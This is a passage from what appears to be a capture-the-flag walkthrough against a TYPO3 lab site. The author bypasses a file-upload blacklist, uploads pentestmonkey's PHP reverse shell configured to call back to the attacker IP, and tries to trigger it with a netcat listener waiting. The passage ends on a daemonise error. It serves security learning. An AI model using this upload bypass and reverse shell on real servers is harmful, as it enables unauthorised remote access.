


The upload failed.

Enough experimentation. This time I removed the whole blacklist and tried to upload the test file.



The upload is successful.




Next, let's upload the php-reverse-shell by pentestmonkey.

```
 GNU nano 4.9.2                    php-reverse-shell.php                    Modified
// Limitations
// -----------
// proc_open and stream_set_blocking require PHP version 4.3+, or 5+
// Use of stream_select() on file descriptors returned by proc_open() will fail and retu>
// Some compile-time options are needed for daemonisation (like pcntl, posix).  These ar>
//
// Usage
// -----
// See http://pentestmonkey.net/tools/php-reverse-shell if you get stuck.

set_time_limit (0);
$VERSION = "1.0";
$ip = '192.168.66.6';  // CHANGE THIS
$port = 1234;          // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;
```


Just like many of my previous hacking attacks, we need to assign the attacker IP address in the web shell.

```
kali@kali:~$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 10
00
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP group defau
lt qlen 1000
    link/ether 08:00:27:65:58:cd brd ff:ff:ff:ff:ff:ff
3: eth1: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP group defau
lt qlen 1000
    link/ether 08:00:27:52:48:e1 brd ff:ff:ff:ff:ff:ff
    inet 192.168.66.6/24 brd 192.168.66.255 scope global dynamic noprefixroute eth1
       valid_lft 1915sec preferred_lft 1915sec
    inet6 fe80::a00:27ff:fe52:48e1/64 scope link noprefixroute
       valid_lft forever preferred_lft forever
```

I save the shell with hcoolshell.php and successfully uploaded it to the target.




A bit of querying gave me information as to where the shell is.



Its storage is in fileadmin which also made a constant appearance while running dirb.

Folder	/user/
Size	5.37 KB
Language	Default
File	hcoolshell.php
Title	

Still it needed some trial and error to execute the shell.




Not Found

The requested URL was not found on this server.

Apache/2.4.38 (Debian) Server at typo.local Port 80

Finally when I found the shell, I got an error saying that the web shell failed to daemonise as the network was unreachable.




WARNING: Failed to daemonise. This is quite common and not fatal. Network is unreachable (101)

The netcat listener I started prior to executing the web shell is just as it is.

